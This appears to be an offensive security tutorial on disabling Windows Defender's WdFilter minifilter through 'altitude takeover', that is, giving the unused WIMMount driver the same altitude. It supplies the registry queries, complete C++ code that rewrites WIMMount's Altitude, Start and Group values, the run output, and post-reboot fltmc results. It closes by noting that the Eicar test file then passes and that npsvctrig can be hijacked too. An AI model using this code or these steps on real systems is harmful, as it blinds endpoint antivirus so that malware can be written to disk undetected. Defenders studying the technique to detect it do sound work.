A filter driver is a kernel-mode driver that acts as an intermediary between the operating system and hardware or other drivers. A minifilter driver is a type of filter driver that works with the Filter Manager (FltMgr) to monitor, intercept, and modify file system I/O operations.
You can use the fltmc command on Windows to view currently loaded filter drivers. Each driver has a numeric value, known as an altitude that determines the precedence of which drivers are processed first. Drivers with a higher value are invoked first.
A list of altitudes by load order can be found on Microsoft’s website.
C:\Users\Administrator>fltmc

Filter Name                     Num Instances    Altitude    Frame
------------------------------  -------------  ------------  -----
bindflt                                 0       409800         0
SysmonDrv                               4       385201         0
WdFilter                                5       328010         0
storqosflt                              0       244000         0
wcifs                                   0       189900         0
CldFlt                                  0       180451         0
FileCrypt                               0       141100         0
luafv                                   1       135000         0
npsvctrig                               1        46000         0
Wof                                     1        40700         0
We can see Windows Defender has loaded driver WdFilter at altitude 328010.

If we attempt to save an Eicar test file to disk, the WdFilter driver will intercept the file and ensure it’s scanned. Windows Defender will then delete the file accordingly.
Altitude Takeover
We can disable minifilter drivers using altitude takeover. This requires local administrator privileges on the local host. You may think you could just disable an existing minifilter driver, however this would be detected.
In altitude takeover, we assign an unused minifilter driver (such as WIMMount) the same altitude as an existing minifilter (such as Windows Defender’s WDFilter). The WDFilter driver will be loaded – but won’t be functional, allowing us to write malicious content to disk without detection.
To assume the altitude of an existing driver (such as WDFilter), we will need to make a few registry modifications. Firstly, you will need to determine the altitude value of WdFilter. In this instance it’s 328010. You will need to set the WIMMount value to this.
C:\Users\Administrator>reg query "HKLM\SYSTEM\CurrentControlSet\Services\WdFilter\Instances\WdFilter Instance"

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WdFilter\Instances\WdFilter Instance
    Altitude    REG_SZ    328010
    Flags    REG_DWORD    0x0

C:\Users\Administrator>reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WIMMount\Instances\WIMMount"

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WIMMount\Instances\WIMMount
    Altitude    REG_SZ    180700
    Flags    REG_DWORD    0x0
Next modify the Start value so that WIMMount loads, and set the Group value to “FSFilter Bottom” to ensure the WIMMount driver loads before the WDFilter.
C:\Users\Administrator>reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WIMMount"

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WIMMount
    DebugFlags    REG_DWORD    0x0
    Description    REG_SZ    @%SystemRoot%\system32\drivers\wimmount.sys,-102
    DisplayName    REG_SZ    @%SystemRoot%\system32\drivers\wimmount.sys,-101
    ErrorControl    REG_DWORD    0x1
    Group    REG_SZ    FSFilter Infrastructure
    ImagePath    REG_EXPAND_SZ    system32\drivers\wimmount.sys
    Start    REG_DWORD    0x3
    SupportedFeatures    REG_DWORD    0x3
    Tag    REG_DWORD    0x1
    Type    REG_DWORD    0x2
Altitude Takeover Code
The following C++ code will automatically set the required registry keys so WIMMount assumes the altitude of WDFilter.
#include <windows.h>
#include <stdio.h>

static BOOL SetRegistryValueA(
    HKEY        rootKey,
    LPCSTR      subKey,
    LPCSTR      valueName,
    DWORD       valueType,
    const void* data,
    DWORD       dataSize
) {
    HKEY hKey = NULL;
    LONG status;

    status = RegCreateKeyExA(
        rootKey,
        subKey,
        0,
        NULL,
        REG_OPTION_NON_VOLATILE,
        KEY_SET_VALUE,
        NULL,
        &hKey,
        NULL
    );

    if (status != ERROR_SUCCESS) {
        printf("[-] Failed to open/create key: %s (error %ld)\n", subKey, status);
        return FALSE;
    }

    status = RegSetValueExA(
        hKey,
        valueName,
        0,
        valueType,
        (const BYTE*)data,
        dataSize
    );

    if (status != ERROR_SUCCESS) {
        printf("[-] Failed to set value '%s' (error %ld)\n", valueName, status);
        RegCloseKey(hKey);
        return FALSE;
    }

    RegCloseKey(hKey);
    return TRUE;
}

static BOOL SetRegistryString(
    HKEY   rootKey,
    LPCSTR subKey,
    LPCSTR valueName,
    LPCSTR value
) {
    return SetRegistryValueA(
        rootKey,
        subKey,
        valueName,
        REG_SZ,
        value,
        (DWORD)(strlen(value) + 1)
    );
}

static BOOL SetRegistryDWORD(
    HKEY   rootKey,
    LPCSTR subKey,
    LPCSTR valueName,
    DWORD  value
) {
    return SetRegistryValueA(
        rootKey,
        subKey,
        valueName,
        REG_DWORD,
        &value,
        sizeof(value)
    );
}

int main(void) {

    printf("[+] Starting registry changes\n");

    // WIMMount
    SetRegistryString(
        HKEY_LOCAL_MACHINE,
        "SYSTEM\\CurrentControlSet\\Services\\WIMMount\\Instances\\WIMMount",
        "Altitude",
        "328010" // WdFilter Alltitude
    );

    SetRegistryDWORD(
        HKEY_LOCAL_MACHINE,
        "SYSTEM\\CurrentControlSet\\Services\\WIMMount",
        "Start",
        0
    );

    SetRegistryString(
        HKEY_LOCAL_MACHINE,
        "SYSTEM\\CurrentControlSet\\Services\\WIMMount",
        "Group",
        "FSFilter Bottom"
    );

    Sleep(2000);
    printf("[+] Registry changes complete\n");

    return 0;
}
Run the program as an administrator.
C:\Users\Administrator\source\repos\AltitudeTakeover\x64\Debug>AltitudeTakeover.exe
[+] Starting registry changes
[+] Registry changes complete
Once this is complete, reboot the machine and run fltmc. You should see that WIMMount has taken over the WDFilter altitude of 328010.
C:\Users\Administrator>fltmc

Filter Name                     Num Instances    Altitude    Frame
------------------------------  -------------  ------------  -----
bindflt                                 0       409800         0
SysmonDrv                               4       385201         0
WIMMount                                3       328010         0   //WDFilter
storqosflt                              0       244000         0
wcifs                                   0       189900         0
CldFlt                                  0       180451         0
FileCrypt                               0       141100         0
luafv                                   1       135000         0
npsvctrig                               1        46000         0
Wof                                     1        40700         0

We can now write our Eicar file to disk without without Windows Defender interfering.
In Conclusion
Depending on the Anti-Virus solution in use, you may be required to disable several minifilter drivers in this manner. In addition to WIMMount, the unused “npsvctrig” minifilter can also be used for altitude takeover.